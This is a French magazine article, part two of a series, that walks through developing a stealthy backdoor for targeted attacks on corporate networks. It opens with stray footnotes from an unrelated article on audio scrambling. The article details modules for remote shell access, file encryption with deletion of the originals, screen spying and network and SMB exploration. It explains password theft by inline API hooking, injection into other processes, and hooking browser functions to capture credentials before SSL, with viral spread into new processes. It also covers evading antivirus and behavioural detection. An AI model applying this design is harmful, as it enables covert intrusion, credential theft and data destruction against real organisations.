- [N1] Un dérangement est une permutation sans point fixe. Autrement dit, aucun point n'est laissé invariant par la permutation. Ainsi, si l'on considère les nombres 1 2 3 4 5 6, leur permutation en 2 3 1 4 6 5 laisse le point 4 inchangé, alors que la permutation suivante 2 3 4 5 6 1 est un dérangement.
- [N3] À noter que le nombre N de sous-bandes n'est pas extensible à l'infini. Outre le fait que l'on rencontre très vite des problèmes pratiques, des valeurs élevées de N peuvent dégrader le signal original après « débrouillage ». Là encore, l'art de l'ingénieur est une donnée critique. En pratique, $N \leq 20$.
- [N4] Notons toutefois qu'il est possible de combiner des techniques de multiplexage temporel avec les techniques dans le domaine de fréquences. Le gain en termes de sécurité est de l'ordre de 20 %. Un tel système, utilisé par l'armée de l'air chinoise, sera présenté dans [3].

DÉVELOPPEMENT D'UNE BACKDOOR POUR ATTAQUE CIBLÉE

■ mots clés : développement backdoors / injection code / rootkit userland / API hooking

⇒ 1. Introduction

Cet article poursuit l'étude du développement d'un outil spécifique (backdoor) pour mener des attaques ciblées sur le système d'information d'entreprises, commencée dans le MISC précédent [1].

Pour mémoire, cette première partie commençait par une rapide analyse fonctionnelle de l'outil définissant la fonction principale et les fonctions contraintes : l'attaque doit être (au maximum) indétectable par les outils de protection et les utilisateurs ; en cas de détection, une équipe de *forensics* ayant accès à l'intégralité du système d'information et du trafic réseau

échangé ne doit pouvoir déterminer ni la nature de l'objectif, ni l'identité de l'attaquant. Le diagramme FAST définissait alors une architecture logicielle constituée de deux couches : la couche communication et la couche fonctionnelle. La suite détaillait une implémentation de la couche communication respectant le cadre posé par l'analyse fonctionnelle.

Cette seconde partie s'ouvre sur l'étude de l'architecture de la couche fonctionnelle, puis illustre les possibilités de l'outil obtenu par une simulation d'attaque dans un environnement relativement réaliste.

⇒ 2. Structure de la couche fonctionnelle

⇒ 2.1 Rôle de la couche

Cette couche apporte les fonctionnalités permettant à l'attaquant d'agir sur le système d'information afin de réaliser l'objectif. Elle se décompose en deux fonctions élémentaires :

- ⇒ rechercher l'objectif dans le système d'information ;
- ⇒ exécuter l'action désirée sur l'objectif.

⇒ 2.2 Structure de la couche

Pour réaliser ces deux étapes, la *backdoor* doit intégrer un ensemble de fonctionnalités lui permettant d'interagir efficacement avec le système d'information. Nous retrouvons le même problème que pour la couche « communication » : le pirate n'a, avant l'attaque, qu'une vision partielle des possibilités dont il aura réellement besoin : devra-t-il effectuer des scans de ports ? Rechercher des documents Word ? Se connecter à des bases de données ?

Module	Description
CMD	Offre un accès « cmd » distant
FIF	Recherche récursive de chaînes dans les fichiers
BNR	Récupération de la bannière d'un service
CRYPTFILE	Chiffrement de tous les fichiers d'une sous-arborescence avec une clé dérivée d'un mot de passe, puis effacement sécurisé des originaux
CPS	Ajoute le support de la compression automatique des fichiers transférés
SNST	Espionnage de l'utilisateur par des captures d'écran

Tableau 1 : Liste des modules développés pour la backdoor

Comme pour la partie protocole, l'intégration directe de toutes ces fonctionnalités augmenterait considérablement la taille de la backdoor et n'offrirait pas une souplesse satisfaisante. Pour éviter cela, la couche fonctionnelle est également construite selon une architecture modulaire : la backdoor intègre un simple *shell* assurant le traitement des commandes de base (transfert de fichiers, gestion des modules) et implémente une interface standard sur laquelle viennent se brancher les modules. Comme pour les modules protocoles, le lien entre la backdoor et les modules est créé par le biais d'interfaces standards représentées par des tableaux de pointeurs de fonctions. La backdoor développée dans le cadre de cette étude intègre les modules listés dans le tableau 1.

⇒ 2.3 Exploration du système d'information

L'automatisation de l'exploration

Le principe de modularité fonctionnelle apporte à la backdoor la souplesse nécessaire pour s'adapter et interagir avec le système d'information. Il subsiste cependant un point crucial : l'exploration du système d'information à la recherche de l'objectif. En l'état,

si cette étape est techniquement possible en développant quelques modules (scan réseau, de ports, ...), elle reste relativement fastidieuse et doit être effectuée manuellement.

L'attaquant peut souhaiter garder un contrôle total sur cette exploration pour contrôler la furtivité de l'attaque. Mais, dans un environnement un peu moins protégé, il pourrait vouloir obtenir automatiquement une cartographie grossière du réseau pour orienter ses recherches. Cette autonomie peut être implémentée en ajoutant simplement un lien entre les différents modules : une base de connaissance. Chaque module a la possibilité à la fois d'alimenter la base en ajoutant des éléments découverts et également d'enregistrer des *handlers* appelés lors de l'ajout d'un élément d'un type défini. Nous obtenons ainsi un système d'exploration automatique, dynamique et modulaire. Ce principe est encore en cours de développement, mais une première maquette a été développée, qui intègre une liste limitée de types classés hiérarchiquement : NETWORK (un réseau), HOST (une machine), PORT (un port TCP ouvert), SHARE (un partage SMB), DIR_TO_SCAN (un répertoire à scanner). Le tableau 2 résume :

- ⇒ les types d'éléments déclarés ;
- ⇒ les modules s'enregistrant sur chaque élément ;
- ⇒ les actions menées par les modules sur chaque élément ;
- ⇒ les types d'éléments pouvant être ajoutés.


Cette exploration est actuellement assez linéaire, mais ce modèle pourrait être étoffé avec de nouveaux modules et devenir beaucoup plus complexe.

Tout d'abord, il est possible qu'un module scannant un objet réalimente la base avec un objet d'un ordre supérieur. Par exemple, en capturant une bannière de serveur HTTP (scan d'un élément PORT), il est possible de trouver l'adresse IP du serveur et donc d'ajouter un nouvel élément NETWORK.

Ensuite, il est possible qu'un même élément soit scanné en parallèle par plusieurs modules utilisant des techniques différentes. Par exemple, l'objet NETWORK pourrait également être scanné en effectuant des connexions sur quelques ports TCP standard (22, 80, 443, 445, etc.).

Élément	Module	Action menée	Types d'éléments ajoutés
NETWORK	ping_sweep	scan réseau par requêtes ICMP	HOST
HOST	port_scan	scan de port TCP type connect	PORT
PORT_445	enum_shares	énumération des partages SMB	SHARE
SHARE	mount_share	montage des partages SMB	DIR_TO_SCAN
DIR_TO_SCAN	search_directory	recherche récursive dans fichiers	FILE

Tableau 2 : Résumé des différents modules pour l'exploration automatique



Aperçu de l'environnement réseau obtenu par une exploration automatique

La figure 1 présente le graphe obtenu lors du scan d'un réseau constitué d'un poste Windows (origine du scan), d'un serveur Active Directory et d'un serveur web avec cette architecture.

L'authentification sur les services distants

Au cours de cette exploration (manuelle ou automatique), il est crucial que la backdoor puisse s'authentifier auprès des services distants (base de données, serveur de fichiers, etc.). Une solution – efficace, mais peu furtive – est d'intégrer des modules réalisant des attaques par force brute (dictionnaire).


En parallèle, la backdoor intègre des fonctionnalités d'interception afin de capturer les mots de passe saisis par les utilisateurs du poste piraté. Tous ces mots de passe sont ensuite ajoutés dans la base de connaissance et peuvent être réutilisés par les modules. Analysons un peu plus en détail le fonctionnement de ce mécanisme de capture.

2.4 Les fonctionnalités de capture de mot de passe de la backdoor


L'authentification d'un utilisateur via une application sur un service distant se traduit au niveau du processus client par une succession d'appels de fonctions prenant en paramètre l'utilisateur et le mot de passe saisis. Par exemple, pour une authentification HTTP, ces données transitent au niveau de la fonction `send` après encodage en base 64 dans le champ `Authorization: Basic`. Il serait donc relativement intéressant de parvenir à détourner le flot d'exécution avant et après l'appel de cette fonction vers du code recherchant ces informations. Ce principe peut être implémenté en s'appuyant sur deux techniques : l'*API hooking* et l'injection de code dans un processus distant.

2.4.1 L'API hooking

L'API hooking consiste à modifier en mémoire des portions de code ou des données afin de détourner le flot d'exécution lors de l'appel de fonction vers du code que nous avons écrit. Ce code pourra alors effectuer un certain nombre d'actions avant de retransmettre le contrôle à la fonction appelée à l'origine. Ce principe peut être implémenté par plusieurs techniques : utilisation d'une dll proxy, modification de l'*import address table*, patch du *header*, etc.



2 Flot d'exécution lors d'un appel de fonction normal



3 Flot d'exécution lors d'un appel de fonction hookée

La backdoor utilise cette dernière technique, qui consiste à écraser le début de la fonction à *hooker* avec un saut vers notre code. La figure 2 présente un exemple d'appel de fonction normal et la figure 3 le même appel après mise en place du hooking. Les parties violettes correspondent au code de hook ajouté.

Cette technique a l'avantage d'intercepter tous les appels à la fonction hookée, indépendamment de la technique de résolution d'adresse utilisée (table d'importation ou résolution dynamique via `LoadLibrary/GetProcAddress`). La mise en œuvre s'avère en revanche assez délicate : les sections codes doivent être déprotégées avant le patch, l'alignement des instructions doit être calculé pour déterminer la taille à sauver, la pile doit être reconstruite pour permettre l'interception après l'appel de la fonction, etc. Le détail complet de ce mécanisme représente une digression trop longue pour figurer dans cet article. Si le sujet vous intéresse, vous pouvez étudier le code source du projet Hooker [2], un *template* de projet C permettant de créer des programmes réalisant ce type de hooking.

La backdoor est maintenant capable de détourner le flot d'exécution pour analyser les paramètres à la recherche de mots de passe. Un point de détail modère cependant ce résultat : la backdoor analyse pour l'instant son propre processus, ce qui manque quelque peu d'intérêt...

2.4.2 L'injection de code dans un processus distant

Sous Windows, les processus s'exécutent dans des espaces mémoires virtuels séparés. Il existe cependant des fonctions de l'API Win32 permettant à un processus d'interagir avec un autre.


Trois fonctions sont particulièrement intéressantes :

⇒ `VirtualAllocEx` : allocation de mémoire dans un processus distant ;

⇒ `WriteProcessMemory` : écriture de données dans la mémoire d'un processus distant ;

⇒ `CreateRemoteThread` : création d'un *thread* dans un processus distant en lui précisant l'adresse du point d'entrée.

La combinaison de ces trois fonctions permet à un processus A d'exécuter du code dans un processus B : dans un premier temps, le processus A utilise la fonction `VirtualAllocEx` pour allouer un espace mémoire dans le processus B. Il copie ensuite des données dans cet espace réservé grâce à la fonction `WriteProcessMemory`. Enfin, il utilise la fonction `CreateRemoteThread` pour créer un *thread* dans le processus B en lui spécifiant le code précédemment injecté comme point d'entrée. Ce principe est résumé sur la figure 4.



4 Principe de l'injection de code dans un processus distant

Cette technique est extrêmement puissante, mais il faut souligner deux points.

Tout d'abord, l'accès à un processus est soumis à un contrôle d'accès (les processus étant représentés comme des objets au niveau de l'Object Manager dans le noyau Windows). Un processus appartenant à une session utilisateur restreint ne pourra par exemple pas injecter du code dans un processus appartenant à la session SYSTEM (et heureusement !).

Ensuite, le code injecté s'exécute à une adresse (a priori) inconnue dans un processus inconnu. Il doit donc être relocalisable et autonome, c'est-à-dire être un *shellcode*. La propriété de relocalisation est obtenue en écrivant du code ne générant que des adresses relatives. Pour être autonome, le code injecté doit charger toutes les dll dont il a besoin, résoudre toutes les fonctions utilisées et les appeler exclusivement via des pointeurs de fonctions.

L'écriture de la backdoor sous forme de shellcode peut s'avérer très fastidieuse ; il est beaucoup plus pratique d'utiliser un outil automatisant cette opération. WiShMaster [3] est un projet personnel, disponible sur mon site, qui prend en entrée un projet C correctement formaté et génère un shellcode effectuant les mêmes opérations que le programme issu d'une compilation classique. Une fois transformée en shellcode avec

WiShMaster, la backdoor peut être injectée directement dans d'autres processus.

⇒ 2.4.3 hooking + injection = virus

La backdoor peut s'injecter par simple itération dans tous les processus de l'utilisateur et espionner leur activité. Oui, me direz-vous, mais quid des nouveaux processus lancés par l'utilisateur ensuite ? La backdoor pourrait régulièrement reparcourir la liste des processus, mais cette technique présente plusieurs inconvénients :

- ⇒ Cette méthode s'apparente à du *polling*, qui n'est pas la méthode de gestion événementielle la plus efficace...
- ⇒ Le processus n'est pas injecté dès son lancement, mais lors du prochain parcours de la liste des processus.
- ⇒ La backdoor doit être capable de reconnaître un processus déjà injecté, pour éviter toute sur-injection.

Il existe une solution beaucoup plus élégante résolvant tous ces problèmes : le lancement d'une nouvelle application correspond au niveau du système à l'appel par un processus de la fonction `CreateProcessW`. L'idée est de hooker cette fonction pour intercepter les créations de nouveaux processus et les infecter à la volée. La figure 5 résume ce principe. La backdoor adopte finalement un comportement type viral (auto-reproduction et exécution dans un hôte) en mémoire.

⇒ 2.4.4 Quelles fonctions hooker ?


La backdoor parvient maintenant à s'injecter dans tous les processus présents et futurs de l'utilisateur. Quelles fonctions doit-elle maintenant hooker ?

Dans l'optique de capture de mot de passe, deux catégories de fonctions apparaissent :

- ⇒ celles prenant directement un couple utilisateur/mot de passe en paramètre ;
- ⇒ celles prenant en paramètre un *buffer* contenant potentiellement avant ou après l'appel un couple utilisateur/mot de passe.

Dans la première catégorie, nous trouvons notamment la fonction `CreateProcessWithLogonW` appelée en

Une fois transformée en shellcode avec WiShMaster, ...



interne par le programme « runas ». Par exemple, une fois la backdoor lancée, si l'utilisateur lance un processus dans une nouvelle session administrateur via l'option « Exécuter en tant que... », le mot de passe administrateur sera capturé.

Dans la seconde, nous retrouvons toutes les fonctions de communication réseau : la fonction `send`, mais également des fonctions spécifiques à l'application. Le hook de la fonction `send` doit tout d'abord effectuer une reconnaissance sommaire du protocole en fonction du port destination et du début des données envoyées, puis réaliser une rapide dissection du protocole à la recherche d'informations confidentielles.

La backdoor actuellement développée analyse les protocoles POP3, IMAP4, HTTP et web. Pour POP3 et IMAP4, le principe est de rechercher les chaînes standardisées par le protocole caractéristiques d'une authentification (« USER », « PASS », « LOGIN », ...). Pour HTTP, il s'agit de vérifier la présence de *credentials* au niveau du header HTTP (typiquement la chaîne *Authentication basic* :). Pour le web, l'analyse porte sur l'ensemble des paramètres transmis via une méthode `GET` ou `POST`. La détection repose alors sur le fait que le nom des paramètres transmis est souvent très lié à leur rôle : par exemple « user », « login », « utilisateur », « id » pour un nom d'utilisateur. Tous les noms des paramètres sont comparés à des listes de mots-clés. Si l'un d'eux correspond, la valeur correspondante est extraite et ajoutée dans la base de connaissance. Cette technique n'est clairement ni exhaustive, ni infaillible, mais la présence de faux positifs n'est pas particulièrement gênante.

Le hook de la fonction `send` a cependant une limite : dans le cas d'une communication via un tunnel SSL, les données sont déjà chiffrées et ne pourront être analysées. Les authentifications en HTTPS (tendance maintenant assez généralisée) ne seront par exemple pas interceptées.

Pour pallier cela, il suffit de hooker une fonction plus en amont dans la pile d'appel, à un moment où les données n'ont pas encore été chiffrées. Dans Internet Explorer, nous pouvons utiliser la fonction `HttpSendRequest` et pour les navigateurs reposant sur l'API NSS (Firefox, Netscape) la fonction `PR_Write`. Ces deux fonctions prennent toujours en paramètre les données en clair, que celles-ci soient destinées à transiter via une simple connexion TCP ou dans un tunnel SSL.

L'implémentation du principe d'analyse suit une architecture modulaire permettant l'ajout dynamique de nouveaux moteurs de dissection en fonction des protocoles et applications utilisés.

⇒ 2.5 Interaction avec la cible

L'interaction avec la cible passera par l'utilisation de modules spécifiques. Dans notre exemple – une simple recherche de fichiers – la combinaison du moteur d'exploration précédemment présenté et d'une analyse manuelle devrait suffire. En revanche,

si l'objectif de l'attaque est la modification de données métiers dans une application construite sur un ERP, l'opération risque de devenir plus délicate. L'attaquant est alors confronté à double défi. Tout d'abord, il doit développer des modules spécifiques pour interagir avec ces systèmes propriétaires ; ensuite, il doit comprendre le fonctionnement « métier » du système d'information et déterminer comment le modifier.

⇒ 2.6 Analyse des fonctions contraintes

⇒ 2.6.1 Contournement des outils de détection

Au niveau de la couche fonctionnelle, la détection de la backdoor peut se faire par trois méthodes :

- ⇒ une analyse comportementale des programmes ;
- ⇒ une analyse des fichiers créés sur le disque dur ;
- ⇒ une sonde sur le réseau.

Les outils d'analyse comportementale

La plupart des *firewalls* personnels intègrent une analyse comportementale basique consistant à intercepter l'appel à certaines fonctions au niveau du noyau. Les fonctions utilisées pour l'injection de code dans un processus distant présentées précédemment sont généralement surveillées. Il serait donc très dangereux que la backdoor commence automatiquement à s'injecter aveuglément dans tous les processus.

Elle doit adopter dans un premier temps un comportement aussi standard que possible, permettre à l'attaquant d'analyser rapidement les protections mises en œuvre et d'activer en fonction certaines fonctionnalités.


Les outils d'analyse du disque dur

Ces outils fonctionnent essentiellement par comparaison des éléments stockés sur le disque dur avec des signatures virales. Pour contourner ce type de détection, la backdoor ne doit jamais créer d'éléments invariants sur le disque, afin qu'il soit impossible de déterminer une signature ou encore travailler en mémoire.

La backdoor crée un certain nombre d'éléments sur le disque dur :

- ⇒ des fichiers ;
 - ↳ l'exécutable représentant la backdoor elle-même ;
 - ↳ les modules fonctionnels et protocoles ;
- ⇒ différents fichiers de configuration.
- ⇒ des répertoires ;
- ⇒ éventuellement des entrées dans la base de registre pour assurer un redémarrage automatique.

« ...la backdoor ne doit jamais créer d'éléments invariants ... »



6 Principe du chiffrement des fichiers créés par la backdoor

Tous ces éléments doivent être différents entre deux postes infectés. Pour cela, il est possible de s'appuyer sur de simples chiffrements avec un algorithme type XOR prenant une clé sur 32 bits en entrée. Par exemple, pour les fichiers de configuration, il suffit d'insérer une simple couche de chiffrement/déchiffrement dans les fonctions d'accès. La figure 6 résume ce principe.


Ce principe n'est cependant pas applicable directement aux fichiers exécutables (backdoor et modules), puisque le chargement est assuré par le système.

Considérons tout d'abord le cas des modules. Impossible de les stocker après chiffrement, sinon l'appel à `LoadLibrary` détectera que le fichier n'est pas au format PE et échouera.

Une première solution serait de hooker les fonctions appelées lors du chargement

de la bibliothèque et de la déchiffrer à la volée. Cette méthode a pu être implémentée avec succès dans un autre projet, mais n'a pas été retenue dans celui-ci.

Une solution plus simple consiste à utiliser WiShMaster pour transformer les modules en shellcodes. Ils ne sont alors plus des dll (au format PE), mais de simples fichiers contenant le shellcode.



7 Principe du fonctionnement avec la shellcodisation

Le chargement d'un module « shellcodisé » se fait donc simplement en mappant le fichier en mémoire et en transférant l'exécution sur son premier octet.

Cette transformation ouvre une double possibilité. Tout d'abord, les modules peuvent être stockés sur le disque après chiffrement et être déchiffrés lors du chargement en mémoire. Ensuite, ils peuvent être *uploadés* directement en mémoire et fonctionner sans écriture sur le disque.

La backdoor peut également être shellcodisée. L'exécutable final est alors constitué de deux parties : la backdoor chiffrée et une routine de déchiffrement. Lors de l'exécution, celle-ci déchiffre la backdoor en mémoire et transfère l'exécution sur son point d'entrée. La *figure 7* résume ces différents mécanismes.

Les sondes sur le réseau

Il est possible que le réseau intègre des logiciels de détection de comportements anormaux. Les différents scans exécutés lors de l'exploration de l'environnement pourraient alors révéler l'attaque. Le principe reste toujours le même : l'attaquant devra impérativement obtenir un maximum d'informations avec des opérations standards, avant de prendre la décision d'activer des fonctionnalités moins furtives.

⇒ 2.6.2 Invisibilité pour les utilisateurs

